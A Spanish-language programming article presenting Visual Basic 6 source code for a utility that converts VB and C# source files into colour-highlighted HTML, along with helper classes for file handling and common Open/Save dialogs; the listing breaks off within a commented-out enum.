La clase **cPalabrasFile** implementa una colección de datos del tipo **cPalabra**, permitiendo guardar el contenido de la propiedad ID en un fichero, así como leerlos. También se pueden leer y guardar el resto de las propiedades, (usando los métodos destinados a ello).

Para esto último, he usado la clase **cIniArray** ya que cada palabra se guarda como una sección, y las claves y valores de cada sección son los nombres de las propiedades y sus respectivos valores.

Espero que le saques algún provecho a esta utilidad.

Nos vemos.
Guillermo

Link al fichero con el código completo, así como un ejecutable compilado con el Service Pack 4: gsHTMCodeColor1.zip (41.4KB)
También se incluyen los ficheros de palabras clave para Visual Basic, VB.Net y C/C++/c#

Los listados.

El listado del formulario:

```
'--------------------------------------------------------------------------
' Procesar un fichero de código                                  (03/Abr/01)
' y generar el código HTML coloreado para pegar en una página.
'
' Se pueden procesar ficheros de vb.Net y c#
'
' Basado en un código realizado en vb.Net
'
' ©Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------
'
Option Explicit                         ' Obliga a declarar todas las variables
Option Compare Text                     ' No hacer distinción en las cadenas
'
' Objetos (clases) usadas en el formulario
Private OFD As cComDlg                  ' Clase para diálogos comunes
Private mPalabras As cPalabrasFile      ' Colección para las palabras clave
Private mFile As cFileToArray           ' Clase para manejar ficheros...
'

Private mPalabrasModificadas As Boolean ' Si se modifican las palabras
'
Private LineaCompleta As String         ' Variable para procesar cada palabra
'
' Constantes para el tipo de lenguaje (usadas en las opciones de lenguaje)
Private Enum eLenguaje
    esVB
    esCS
    esHTM
End Enum
'
'--------------------------------------------------------------------------
' Constantes para los tags a añadir
'
' Color verde para los comentarios.
Const sTagFontGreen As String = "<font color = #008000>"
' Color azul de las palabras reservadas.
Const sTagFontBlue As String = "<font color = #0000FF>"
' Color cian para las cadenas de texto, no es estándard, pero queda bien.
Const sTagFontText As String = "<font color = #408080>"
Const sEndFontTag As String = "</font>"
' Líneas a añadir al código
Private sTagFontTipo As String
```

```
Const sEndFontTipo As String = "</font></pre>"
' Constantes de algunos caracteres especiales:                 (31/Mar/01)
' Nota: no uso los caracteres que se pondrán, ya que de otra forma,
'       si este código se convierte, no mostraría el código correcto.
Const sTagQuote As String = "quot;"     ' comillas dobles
Const sTagLT As String = "lt;"          ' signo menor que
Const sTagGT As String = "gt;"          ' signo mayor que

Private Sub cmdAdd_Click()
    ' Añadir la palabra al ListBox y colección de palabras, (si es que no está)
    Dim tPalabra As cPalabra
    Dim sID As String
    '
    sID = txtWord.Text
    If mPalabras.Exists(sID) = False Then
        ' Si no existe esa palabra, crear una nueva entrada en la colección
        Set tPalabra = New cPalabra
        tPalabra.ID = sID
        mPalabras.Add tPalabra
        lstWords.AddItem sID
        ' Indicador de que se han modificado las palabras
        mPalabrasModificadas = True
    End If
End Sub

Private Sub cmdBrowseTo_Click()
    ' Seleccionar el fichero en el que se guardará el código convertido
    With OFD
        .hWnd = Me.hWnd
        .DialogTitle = "Seleccionar el fichero de destino"
        .Filter = "Fichero HTML|*.htm;*.html|Todos los ficheros (*.*)|*.*"
        If .ShowSave Then
            txtFileTo.Text = .FileName
        End If
    End With
End Sub

Private Sub cmdDel_Click()
    ' Eliminar los elementos seleccionados del ListBox
    Dim i As Long
    Dim n As Long
    Dim sID As String
    '
    ' El elemento que estaba seleccionado
    n = lstWords.ListIndex
    '
    ' Recorrer todos los elementos seleccionados
    For i = lstWords.ListCount - 1 To 0 Step -1
        ' Si está seleccionado
        If lstWords.Selected(i) Then
            ' Obtener el ID de la colección de palabras
            sID = lstWords.List(i)
            ' borrarla de la colección
            mPalabras.Remove sID
            ' borrar este índice del ListBox
            lstWords.RemoveItem i
        End If
    Next
    ' Indicar que se han modificado las palabras
    mPalabrasModificadas = True
    '
    ' Seleccionar el elemento que antes estaba seleccionado
    If n > lstWords.ListCount - 1 Then
        n = lstWords.ListCount - 1
    End If
    lstWords.ListIndex = n
End Sub

Private Sub cmdBrowseFP_Click(Index As Integer)
    ' Seleccionar el fichero de palabras del lenguaje a usar
```

```
    With OFD
        .hWnd = Me.hWnd
        .DialogTitle = "Seleccionar el fichero del lenguaje"
        ' Asignar el fichero y nombre del lenguaje seleccionado
        ' según el botón pulsado
        If Index = esVB Then
            .FileName = txtFP(esVB).Text
            rbFP(esVB).Value = True
        ElseIf Index = esCS Then
            .FileName = txtFP(esCS).Text
            rbFP(esCS).Value = True
        ElseIf Index = esHTM Then
            .FileName = txtFP(esHTM).Text
            rbFP(esHTM).Value = True
        End If
        .Filter = "Ficheros de texto (*.txt)|*.txt|Todos los ficheros (*.*)|*.*"
        If .ShowOpen Then
            ' Asignar el nombre según el lenguaje seleccionado
            If rbFP(esVB).Value = True Then
                txtFP(esVB).Text = .FileName
            ElseIf rbFP(esCS).Value = True Then
                txtFP(esCS).Text = .FileName
            ElseIf rbFP(esHTM).Value = True Then
                txtFP(esHTM).Text = .FileName
            End If
        End If
    End With
End Sub

Private Sub cmdBrowseFrom_Click()
    ' Seleccionar el fichero de origen
    With OFD
        .hWnd = Me.hWnd
        .DialogTitle = "Seleccionar el fichero de código a procesar"
        .Filter = "Ficheros .NET|*.vb;*.cs|Visual Basic|*.vb;*.bas;*.frm;*.cls;*.ctl|Ficheros de c#
y C/C++|*.cs;*.c;*.h;*.cpp;*.hpp|Ficheros HTML|*.ht*|Todos los ficheros (*.*)|*.*"
        '
        ' Seleccionar el tipo de ficheros, según el lenguaje seleccionado
        If rbFP(esVB).Value = True Then
            .FilterIndex = 2
        ElseIf rbFP(esCS).Value = True Then
            .FilterIndex = 3
        ElseIf rbFP(esHTM).Value = True Then
            .FilterIndex = 4
        End If
        '
        If .ShowOpen Then
            txtFileFrom.Text = .FileName
            ' Mostrar el fichero en el TextBox
            txtCode.Text = mFile.StringFromFile(.FileName)
        End If
    End With
End Sub

Private Sub cmdExit_Click()
    ' Salir
    Unload Me
End Sub

Private Sub cmdOpen_Click()
    ' Leer el fichero con las palabras
    With OFD
        .hWnd = Me.hWnd
        .DialogTitle = "Seleccionar el fichero del lenguaje"
        ' Asignar el fichero según el lenguaje seleccionado
        If rbFP(esVB).Value = True Then
            .FileName = txtFP(esVB).Text
        ElseIf rbFP(esCS).Value = True Then
            .FileName = txtFP(esCS).Text
        ElseIf rbFP(esHTM).Value = True Then
```

```
            .FileName = txtFP(esHTM).Text
        End If
        '
        .Filter = "Ficheros de texto (*.txt)|*.txt|Todos los ficheros (*.*)|*.*"
        If .ShowOpen Then
            ' Leer el fichero de palabras y asignarlas al ListBox
            LeerPalabras .FileName
        End If
    End With
End Sub

Private Sub cmdProcessFile_Click()
    ' Procesar el contenido del fichero de origen
    ' y guardarlo en el fichero de destino
    Dim s As String
    '
    ' Si no se especifica el fichero de origen o destino...
    If Len(Trim$(txtFileFrom.Text)) = 0 Then
        MsgBox "Debes seleccionar el fichero de origen.", vbInformation, "Procesar Fichero"
        cmdBrowseFrom.SetFocus
        Exit Sub
    End If
    '
    If Len(Trim$(txtFileTo.Text)) = 0 Then
        MsgBox "Debes seleccionar el fichero de destino.", vbInformation, "Procesar Fichero"
        cmdBrowseTo.SetFocus
        Exit Sub
    End If
    '
    ' Leer el fichero de origen, procesarlo y guardarlo en el de destino
    s = mFile.StringFromFile(txtFileFrom.Text)
    s = ProcesarFichero(s)
    ' Guardar el contenido en el fichero indicado
    Call mFile.WriteStringToFile(txtFileTo.Text, s)
End Sub

Private Sub cmdProcessText_Click()
    ' Procesar el contenido del TextBox
    '
    txtCode.Text = ProcesarFichero(txtCode.Text)
    ' Copiarlo en el portapapeles
    Clipboard.SetText txtCode.Text
End Sub

Private Sub cmdSave_Click()
    ' Guardar las palabras en el fichero indicado
    With OFD
        .hWnd = Me.hWnd
        .DialogTitle = "Seleccionar el fichero en el que se guardarán las palabras"
        .Filter = "Ficheros de texto (*.txt)|*.txt|Todos los ficheros (*.*)|*.*"
        If .ShowSave Then
            ' Copiar las palabras del ListBox (que ya está clasificado)
            Dim i As Long
            Dim tPalabra As cPalabra
            '
            mPalabras.Clear
            For i = 0 To lstWords.ListCount - 1
                Set tPalabra = New cPalabra
                tPalabra.ID = lstWords.List(i)
                mPalabras.Add tPalabra
            Next
            ' Guardar el contenido de mPalabras en el fichero
            mPalabras.SaveIDsToFile .FileName
            '
            mPalabrasModificadas = False
        End If
    End With
End Sub

Private Sub Form_Load()
```

```
' Crear una instancia de los objetos (clases)
Set OFD = New cComDlg
Set mPalabras = New cPalabrasFile
Set mFile = New cFileToArray
'
' Centrar a lo ancho de la pantalla
Move (Screen.Width - Width) \ 2, -30
'
' Asignar el tipo de fuente a usar (para añadir al principio del fichero)
sTagFontTipo = "<pre><font face=" & Chr$(34) & "Courier New" & Chr$(34) & " size=2>"
'
' Un poco de limpieza
txtFileFrom.Text = ""
txtFileTo.Text = ""
txtWord.Text = ""
lstWords.Clear
txtCode.Text = ""
'
' Crear y asignar los captions al TabStrip
With Me.TabStrip1
    .Tabs(1).Caption = "Colorear código"
    .Tabs.Add , , "Palabras clave"
End With
Frame1(0).ZOrder
'
' Leer las preferencias
Dim FileName As String
Dim boolVal As Boolean
'
' Si se debe leer el fichero al iniciar el programa
boolVal = CBool(GetSetting("gsHTMColorCode", "Ficheros", "Cargar al iniciar", "0"))
If boolVal Then
    chkFP.Value = vbChecked
Else
    chkFP.Value = vbUnchecked
End If
' Fichero con las palabras a usar, si se carga al iniciar el programa
FileName = GetSetting("gsHTMColorCode", "Ficheros", "Palabras", "")
'
If chkFP.Value = vbChecked Then
    If mFile.FileExists(FileName) Then
        ' Leer el fichero de palabras y asignarlas al ListBox
        LeerPalabras FileName
    End If
End If
'
' Si se debe colorear también las cadenas de texto
boolVal = CBool(GetSetting("gsHTMColorCode", "Ficheros", "Colorear textos", "1"))
If boolVal Then
    chkTextColor.Value = vbChecked
Else
    chkTextColor.Value = vbUnchecked
End If
'
'-------------------------------------------------------------------------
' Estos valores no tienen preferencia sobre el lenguaje indicado al cargar,
' aunque el fichero que se usa al iniciar el programa, es el del lenguaje
' que estaba seleccionado cuando se cerró por última vez.
'-------------------------------------------------------------------------
'
' Asignar los valores de la opción del lenguaje seleccionado
rbFP(esVB).Value = CBool(GetSetting("gsHTMColorCode", "Ficheros", "rbVB", "1"))
rbFP(esCS).Value = CBool(GetSetting("gsHTMColorCode", "Ficheros", "rbCS", "0"))
rbFP(esHTM).Value = CBool(GetSetting("gsHTMColorCode", "Ficheros", "rbHTM", "0"))
'
' Leer los nombres de los ficheros de palabras clave
txtFP(esVB).Text = GetSetting("gsHTMColorCode", "Ficheros", "vb", AppPath & "vbasic.txt")
txtFP(esCS).Text = GetSetting("gsHTMColorCode", "Ficheros", "cs", AppPath & "csharp.txt")
txtFP(esHTM).Text = GetSetting("gsHTMColorCode", "Ficheros", "HTM", AppPath & "html.txt")
```

```
    '
    ' Deshabilitar los valores de HTML, ya que no está implementado
    rbFP(esHTM).Enabled = False
    txtFP(esHTM).Enabled = False
    cmdBrowseFP(esHTM).Enabled = False
    '
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    ' Cuando se vaya a cerrar, comprobar si hay que guardar las palabras
    If mPalabrasModificadas = True Then
        ' Preguntar si se quiere guardar
        If MsgBox("Se ha modificado la lista de palabras" & Chr(13) & "¿Quieres guardarlas?",
"Palabras modificadas", vbYesNo + vbQuestion) = vbYes Then
            cmdSave_Click
        End If
    End If
    '
    ' Guardar las configuraciones
    Call SaveSetting("gsHTMColorCode", "Ficheros", "Cargar al iniciar", CStr(chkFP.Value))
    Call SaveSetting("gsHTMColorCode", "Ficheros", "Colorear textos", CStr(chkTextColor.Value))
    '
    ' El nombre del fichero a usar al iniciar será el del lenguaje seleccionado
    If rbFP(esVB).Value = True Then
        Call SaveSetting("gsHTMColorCode", "Ficheros", "Palabras", txtFP(esVB).Text)
    ElseIf rbFP(esCS).Value = True Then
        Call SaveSetting("gsHTMColorCode", "Ficheros", "Palabras", txtFP(esCS).Text)
    ElseIf rbFP(esHTM).Value = True Then
        Call SaveSetting("gsHTMColorCode", "Ficheros", "Palabras", txtFP(esHTM).Text)
    End If
    '
    ' Guardar las configuración de los ficheros de lenguaje
    Call SaveSetting("gsHTMColorCode", "Ficheros", "rbVB", CStr(rbFP(esVB).Value))
    Call SaveSetting("gsHTMColorCode", "Ficheros", "rbCS", CStr(rbFP(esCS).Value))
    Call SaveSetting("gsHTMColorCode", "Ficheros", "rbHTM", CStr(rbFP(esHTM).Value))
    '
    Call SaveSetting("gsHTMColorCode", "Ficheros", "vb", txtFP(esVB).Text)
    Call SaveSetting("gsHTMColorCode", "Ficheros", "cs", txtFP(esCS).Text)
    Call SaveSetting("gsHTMColorCode", "Ficheros", "HTM", txtFP(esHTM).Text)
End Sub

Private Sub Form_Unload(Cancel As Integer)
    ' Eliminar las referencias a los objetos usados
    Set OFD = Nothing
    Set mPalabras = Nothing
    Set mFile = Nothing
    '
    Set fColorCode = Nothing
End Sub

Private Sub lstWords_Click()
    ' Al seleccionar una palabra del ListBox, mostrarla
    Dim i As Long
    '
    With lstWords
        i = .ListIndex
        If i > -1 Then
            txtWord.Text = .List(i)
        End If
    End With
End Sub

Private Sub lstWords_KeyDown(KeyCode As Integer, Shift As Integer)
    ' Si se pulsa la tecla Supr (Del), borrar los elementos seleccionados
    If KeyCode = vbKeyDelete Then
        cmdDel_Click
    End If
End Sub

Private Sub TabStrip1_Click()
```

```
    Dim i As Long

    i = TabStrip1.SelectedItem.Index - 1
    Frame1(i).ZOrder
End Sub

Private Function AppPath() As String
    If Right$(App.Path, 1) <> "\" Then
        AppPath = App.Path & "\"
    Else
        AppPath = App.Path
    End If
End Function

Private Function CadaPalabra(Optional ByVal sLinea As String = "") As String
    ' Desglosar la línea en palabras
    ' Si se indica el parámetro, se devolverá la primera palabra.
    ' Si no se indica el parámetro se devolverán las siguientes.
    ' Si no hay más palabras, devuelve una cadena vacia.
    '
    Dim i As Long, j As Long, k As Long
    Dim s As String, c As String, sID As String
    '
    Dim sSep As String
    ' Estos signos se considerarán separadores de palabras
    sSep = " .,;:()<>[]{}'/*" & Chr$(34) & Chr$(9)
    '
    If sLinea <> "" Then
        LineaCompleta = sLinea
    End If
    If LineaCompleta = "" Then
        CadaPalabra = ""
        Exit Function
    End If
    '
    s = LineaCompleta
    '
    ' Desglosar en palabras
    sID = ""
    j = Len(s)
    For i = 1 To j
        c = Mid$(s, i, 1)
        If c = "" Then
            k = 0
        Else
            k = InStr(sSep, c)
        End If
        If k = 0 And i = j Then
            k = 1
            sID = sID & c
        End If
        If k > 0 Or i = j Then
            ' Se ha encontrado una palabra
            If i < j Then
                If i = 1 Then
                    LineaCompleta = Mid$(s, i + 1)
                Else
                    LineaCompleta = Mid$(s, i)
                End If
            Else
                If LineaCompleta = c Then
                    LineaCompleta = ""
                ElseIf LineaCompleta <> sID Then
                    LineaCompleta = Mid$(s, i)
                Else
                    LineaCompleta = ""
                End If
            End If
            If sID = "" Then
                ' Comprobar si es < o >
```

```
                ' y cambiarlo por el tag correspondiente
                If c = "<" Then
                    c = "&" & sTagLT
                ElseIf c = ">" Then
                    c = "&" & sTagGT
                End If
                sID = c
            End If
            Exit For
        Else
            sID = sID & c
        End If
    Next
    CadaPalabra = sID
End Function

Private Function ProcesarFichero(ByVal sCodigo As String) As String
    ' Procesar el contenido de la cadena pasada y convertirlo a HTM
    Dim i As Long, j As Long
    Dim s, s2, sID As String
    Dim HayComillas As Boolean
    Dim HayRem As Boolean
    Dim saCodigo() As String
    '
    Dim HayMultipleRem As Boolean
    Dim k As Long
    '
    If mPalabras.Count = 0 Then
        MsgBox "¡ATENCION! debes seleccionar el fichero de palabras clave."
        ' Seleccionar la segunda solapa, para mostrar la lista de palabras
        TabStrip1.Tabs(2).Selected = True
        ' Seleccionar el botón de abrir
        cmdOpen.SetFocus
        Exit Function
    End If
    '
    lblStatus.Caption = " Procesando código..."
    lblStatus.Refresh
    '
    saCodigo = Split(sCodigo, vbCrLf)
    '
    j = UBound(saCodigo) '- 1
    For i = 0 To j
        s = saCodigo(i)
        s2 = Trim(s)
        ' Si es una línea vacia
        If s2 = "" Then
            saCodigo(i) = s
        ElseIf Left$(s2, 1) = "'" Then
            ' Si es una línea con comentarios
            saCodigo(i) = sTagFontGreen & s & sEndFontTag
        Else
            ' Tomar la primera palabra
            s2 = s
            sID = CadaPalabra(s2)
            s = ""
            ' Mientras no sea una cadena vacía
            Do While sID <> ""
                If sID = Chr$(34) Then
                    ' Convertirlo en el tag de comillas         (31/Mar/01)
                    sID = "&" & sTagQuote
                    If HayComillas Then
                        If chkTextColor.Value = vbChecked Then
                            s = s & sID & sEndFontTag
                        Else
                            s = s & sID
                        End If
                        HayComillas = False
                    Else
                        HayComillas = True
```

```
                    If chkTextColor.Value = vbChecked Then
                        s = s & sTagFontText & sID
                    Else
                        s = s & sID
                    End If
                End If
            ElseIf HayComillas = True Or HayRem = True Then
                ' No interpretar lo que haya entre comillas (31/Mar/01)
                ' Ni lo que esté en un comentario           (03/Abr/01)
                s = s & sID
            ElseIf rbFP(esVB).Value = True And (sID = "'" And HayRem = False) Then
                s = s & sTagFontGreen & sID
                HayRem = True
            ElseIf mPalabras.Exists(sID) And HayComillas = False Then
                ' Si está en la colección de palabras clave
                s = s & sTagFontBlue & sID & sEndFontTag
            Else
                s = s & sID
            End If
            sID = CadaPalabra()
        Loop
        If HayComillas Then
            If chkTextColor.Value = vbChecked Then
                s = s & Chr$(34) & sEndFontTag
            Else
                s = s & Chr$(34)
            End If
            HayComillas = False
        End If
        '
        ' Si se está procesando un fichero de C (c#, C/C++)
        If rbFP(esCS).Value = True Then
            ' Comprobar si hay comentarios de c# o C/C++
            '
            ' Comprobar si hay un comentario múltiple
            k = InStr(s, "/*")
            If k > 0 Then
                HayMultipleRem = True
                s = Left$(s, k - 1) & sTagFontGreen & Mid$(s, k)
            End If
            ' Comprobar si hay un final de comentario mútiple
            k = InStr(s, "*/")
            If k > 0 Then
                HayMultipleRem = False
                s = Left$(s, k - 1) & sEndFontTag & Mid$(s, k)
            End If
            ' Comprobar si hay un comentario de línea completa
            k = InStr(s, "//")
            If k > 0 Then
                s = Left$(s, k) & sTagFontGreen & Mid$(s, k) & sEndFontTag
            End If
            '
            If HayMultipleRem Then
                s = sTagFontGreen & s & sEndFontTag
            End If
            '
        End If
        '
        If HayRem Then
            s = s & sEndFontTag
            HayRem = False
        End If
        '
        saCodigo(i) = s
    End If
Next
' Convertir el array en una cadena
s = Join(saCodigo, vbCrLf)
'
```

```
    ' Añadir los Tags del tipo de letra
    s = sTagFontTipo & vbCrLf & s
    s = s & vbCrLf & sEndFontTipo
    '
    lblStatus.Caption = " Código convertido."
    lblStatus.Refresh
    ' Devolver el texto procesado
    ProcesarFichero = s
End Function

Private Sub Palabras2List()
    Dim tPalabra As cPalabra
    ' Añadir al ListBox
    With lstWords
        .Clear
        For Each tPalabra In mPalabras
            .AddItem tPalabra.ID
        Next
    End With
    mPalabrasModificadas = False
End Sub

Private Sub LeerPalabras(ByVal FileName As String)
    ' Leer las palabras del fichero indicado
    mPalabras.Clear
    mPalabras.ReadIDsFromFile FileName
    '
    ' Añadir al ListBox
    Palabras2List
End Sub

'--------------------------------------------------------------------------------
' Los eventos OLEDragDrop, para asignar los ficheros soltados
'--------------------------------------------------------------------------------
'
Private Sub cmdBrowseTo_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Si se suelta un fichero en el botón del fichero de destino
    txtFileTo.Text = Data.Files(1)
End Sub

Private Sub cmdBrowseFP_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    ' Asignar el fichero del lenguaje, según donde se suelte el fichero
    txtFP(Index) = Data.Files(1)
End Sub

Private Sub cmdBrowseFrom_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift
As Integer, X As Single, Y As Single)
    txtFileFrom.Text = Data.Files(1)
End Sub

Private Sub Frame1_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    If Index = 0 Then
        txtFileFrom.Text = Data.Files(1)
    Else
        ' Leer el fichero de palabras y asignarlas al ListBox
        LeerPalabras Data.Files(1)
    End If
End Sub

Private Sub Label1_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    If Index = 0 Then
        txtFileFrom.Text = Data.Files(1)
    ElseIf Index = 1 Then
        txtFileTo.Text = Data.Files(1)
    End If
End Sub
```

```
Private Sub lstWords_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Leer el fichero de palabras y asignarlas al ListBox
    LeerPalabras Data.Files(1)
End Sub

Private Sub rbFP_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    txtFP(Index) = Data.Files(1)
End Sub

Private Sub txtCode_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Asignar al textBox el fichero soltado
    Dim FileName As String
    '
    FileName = Data.Files(1)
    txtCode.Text = mFile.StringFromFile(FileName)
End Sub

Private Sub txtFileFrom_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    txtFileFrom.Text = Data.Files(1)
End Sub

Private Sub txtFileTo_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    txtFileTo.Text = Data.Files(1)
End Sub

Private Sub txtFP_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    txtFP(Index) = Data.Files(1)
End Sub
```

El listado de la clase cFileToArray:

```
'---------------------------------------------------------------------------
' Clase para leer de un fichero y convertirlo en un array          (03/Abr/01)
'
' Esta clase permite leer de un fichero y devolver:
' -Devuelve una cadena con el contenido de un fichero,
'   cada linea separada con CrLf
' -Devuelve un array con el contenido de un fichero
' -Guarda el contenido de un array en un fichero
' -Guarda el contenido de una cadena en un fichero
' -Insertar una cadena en un array, tanto al principio como al final
' -Comprueba si existe un fichero
'
' ©Guillermo 'guille' Som, 2001
'---------------------------------------------------------------------------
'
Option Explicit

Public Function InsertAtStart(ByRef StrArray() As String, ByVal sLine As String) As String()
    ' Insertar la cadena indicada al principio del array
    Dim i As Long
    Dim j As Long
    Dim tmpArray() As String    ' Array temporal
    '
    j = UBound(StrArray)
    ReDim tmpArray(j + 1)
    For i = 0 To j
        tmpArray(i + 1) = StrArray(i)
    Next
    tmpArray(0) = sLine
    ' Copiar el array en el indicado, por si quiere usar como Sub
```

```
    StrArray = tmpArray
    ' Devolver el array generado
    InsertAtStart = tmpArray
End Function

Public Function InsertAtEnd(ByRef StrArray() As String, ByVal sLine As String) As String()
    ' Insertar la cadena indicada al final del array
    Dim j As Long
    Dim tmpArray() As String
    '
    j = UBound(StrArray)
    tmpArray = StrArray
    ReDim Preserve tmpArray(j + 1)
    tmpArray(j + 1) = sLine
    ' Copiar el array en el indicado, por si quiere usar como Sub
    StrArray = tmpArray
    ' Devolver el array generado
    InsertAtEnd = tmpArray
End Function

Public Function StringFromFile(ByVal FileName As String) As String
    ' Leer el fichero indicado y devolver una cadena con el contenido
    Dim n As Long
    Dim s As String
    Dim nFile As Long
    '
    ' Si no se especifica el fichero, salir
    If Len(FileName) = 0 Then
        Exit Function
    End If
    '
    If FileExists(FileName) Then
        nFile = FreeFile
        Open FileName For Input Shared As nFile
        ' El número de caracteres
        n = LOF(nFile)
        ' Leemos todo el fichero
        s = Input$(n, nFile)
        '
        Close
    End If
    ' Devolver la cadena
    StringFromFile = s
End Function

Public Function StringArrayFromFile(ByVal FileName As String) As String()
    ' Leer el fichero indicado y devolver un array con cada línea
    ' Leer el contenido del fichero y guardarlo en el array indicado
    Dim s As String
    '
    ' Si no se especifica el fichero, salir
    If Len(FileName) = 0 Then
        Exit Function
    End If
    '
    ' Leemos el contenido del fichero
    s = StringFromFile(FileName)
    '
    ' Devolver el array
    StringArrayFromFile = Split(s, vbCrLf)
End Function

Public Sub WriteStringToFile(ByVal FileName As String, ByVal sString As String)
    ' Guarda en FileName el contenido de la cadena
    Dim i As Long
    Dim nFile As Long
    '
    ' Si no se especifica el fichero, salir
    If Len(FileName) = 0 Then
        Exit Sub
```

```
    End If
    '
    ' Si existe, borrarlo
    If FileExists(FileName) Then
        Kill FileName
    End If
    nFile = FreeFile
    Open FileName For Output As nFile
    Print #nFile, sString
    Close
End Sub

Public Sub WriteArrayToFile(ByVal FileName As String, ByRef sFileArray() As String)
    ' Guarda en FileName el contenido del array indicado
    Dim s As String
    Dim nFile As Long
    '
    ' Si no se especifica el fichero, salir
    If Len(FileName) = 0 Then
        Exit Sub
    End If
    '
    ' Convertimos el array en una cadena, usando CrLf como separador
    s = Join(sFileArray, vbCrLf)
    '
    nFile = FreeFile
    Open FileName For Output As nFile
    Print #nFile, s
    Close
End Sub

Public Function FileExists(ByVal FileName As String) As Boolean
    ' Devuelve True si el fichero existe
    ' False si no existe o da error el acceso
    Dim i As Long
    '
    If Len(FileName) = 0 Then
        FileExists = False
        Exit Function
    End If
    '
    On Error Resume Next
    '
    i = Len(Dir$(FileName))
    If Err Then
        Err = 0
        i = 0
    End If
    '
    If i = 0 Then
        FileExists = False
    Else
        FileExists = True
    End If
End Function
```

El listado de la clase cComDlg (diálogos comunes y más):

```
'-------------------------------------------------------------------------
' cComDlg Clase para simular el control de Diálogos Comunes
' Sólo tiene las opciones de Abrir y Guardar (como estra: BrowseForFolder)
'
' Primera tentativa:                                    (04:57 25/Ago/1997)
'
' Versión reducida, sólo Abrir                          (10:20 18/Sep/1997)
' Versión reducida Diálogos de Abrir y Guardar               (21/Oct/1997)
```

```
' Con BrowseForFolder                                        (01:20 04/Dic/2000)
'
' Revisada para Windows 2000                                 (15:12 27/Dic/2000)
'
' ©Guillermo 'guille' Som, 1997-2001
'------------------------------------------------------------------------------
Option Explicit

Private sFilter As String
Private tmp_sFilter As String

' Esta propiedad hará referencia al hWnd de un Form
Public hWnd As Long

' Propiedades genéricas de los diálogos comunes
Public DialogTitle As String
Public CancelError As Boolean
Public Flags As eOFN 'Long

' Propiedades para Abrir y Guardar como
Public DefaultExt As String
Public FileName As String
Public FileTitle As String
Public FilterIndex As Long
Public InitDir As String
'Public MaxFileSize As Long (será 260)

'------------------------------------------------------------------------------
' Estructura de datos para Abrir y Guardar como...
'------------------------------------------------------------------------------
Private Type OPENFILENAME
        lStructSize As Long
        hwndOwner As Long
        hInstance As Long
        lpstrFilter As String
        lpstrCustomFilter As String
        nMaxCustFilter As Long
        nFilterIndex As Long
        lpstrFile As String
        nMaxFile As Long
        lpstrFileTitle As String
        nMaxFileTitle As Long
        lpstrInitialDir As String
        lpstrTitle As String
        Flags As Long
        nFileOffset As Integer
        nFileExtension As Integer
        lpstrDefExt As String
        lCustData As Long
        lpfnHook As Long
        lpTemplateName As String
End Type

Private Declare Function GetOpenFileName Lib "comdlg32.dll" Alias "GetOpenFileNameA" _
    (pOpenFilename As OPENFILENAME) As Long
Private Declare Function GetSaveFileName Lib "comdlg32.dll" Alias "GetSaveFileNameA" _
    (pOpenFilename As OPENFILENAME) As Long

'------------------------------------------------------------------------------
' Constantes para las funciones de archivos
Public Enum eOFN
    ' Tamaño máximo de un nombre de archivo (incluyendo el path)
    MAX_PATH = 260
    ' Constantes para el diálogo de archivos
    OFN_READONLY = &H1
    OFN_OVERWRITEPROMPT = &H2
    OFN_HIDEREADONLY = &H4
    OFN_NOCHANGEDIR = &H8
    OFN_SHOWHELP = &H10
    OFN_ENABLEHOOK = &H20
    OFN_ENABLETEMPLATE = &H40
```

```
    OFN_ENABLETEMPLATEHANDLE = &H80
    OFN_NOVALIDATE = &H100
    OFN_ALLOWMULTISELECT = &H200
    OFN_EXTENSIONDIFFERENT = &H400
    OFN_PATHMUSTEXIST = &H800
    OFN_FILEMUSTEXIST = &H1000
    OFN_CREATEPROMPT = &H2000
    OFN_SHAREAWARE = &H4000
    OFN_NOREADONLYRETURN = &H8000
    OFN_NOTESTFILECREATE = &H10000
    OFN_NONETWORKBUTTON = &H20000
    OFN_NOLONGNAMES = &H40000                       '  force no long names for 4.x modules
    OFN_EXPLORER = &H80000                          '  new look commdlg
    OFN_NODEREFERENCELINKS = &H100000
    OFN_LONGNAMES = &H200000                        '  force long names for 3.x modules
    '
    OFN_SHAREFALLTHROUGH = 2
    OFN_SHARENOWARN = 1
    OFN_SHAREWARN = 0
End Enum

'---------------------------------------------------------------------------
' Para la función BrowseForFolders                                (04/Dic/00)
'---------------------------------------------------------------------------
'
Public Enum eBIF
    BIF_RETURNONLYFSDIRS = &H1          ' Sólo directorios del sistema
    BIF_DONTGOBELOWDOMAIN = &H2         ' No incluir carpetas de red
    BIF_STATUSTEXT = &H4                '
    BIF_RETURNFSANCESTORS = &H8         '
    BIF_BROWSEFORCOMPUTER = &H1000      ' Buscar PCs
    BIF_BROWSEFORPRINTER = &H2000       ' Buscar impresoras
    BIF_BROWSEINCLUDEFILES = &H4000&    ' Incluir los ficheros      (04/Abr/01)
                                        ' (esta constante no estaba asignada)
End Enum

' Valores para usar con pIDLRoot
'Public Enum ShellSpecialFolderConstants
'    ssfDESKTOP = &H0
'    ssfPROGRAMS = &H2
'    ssfCONTROLS = &H3
'    ssfPRINTERS = &H4
'    ssfPERSONAL = &H5
'    ssfFAVORITES = &H6
'    ssfSTARTUP = &H7
'    ssfRECENT = &H8
'    ssfSENDTO = &H9
'    ssfBITBUCKET = &HA
'    ssfSTARTMENU = &HB
'    ssfDESKTOPDIRECTORY = &H10
'    ssfDRIVES = &H11
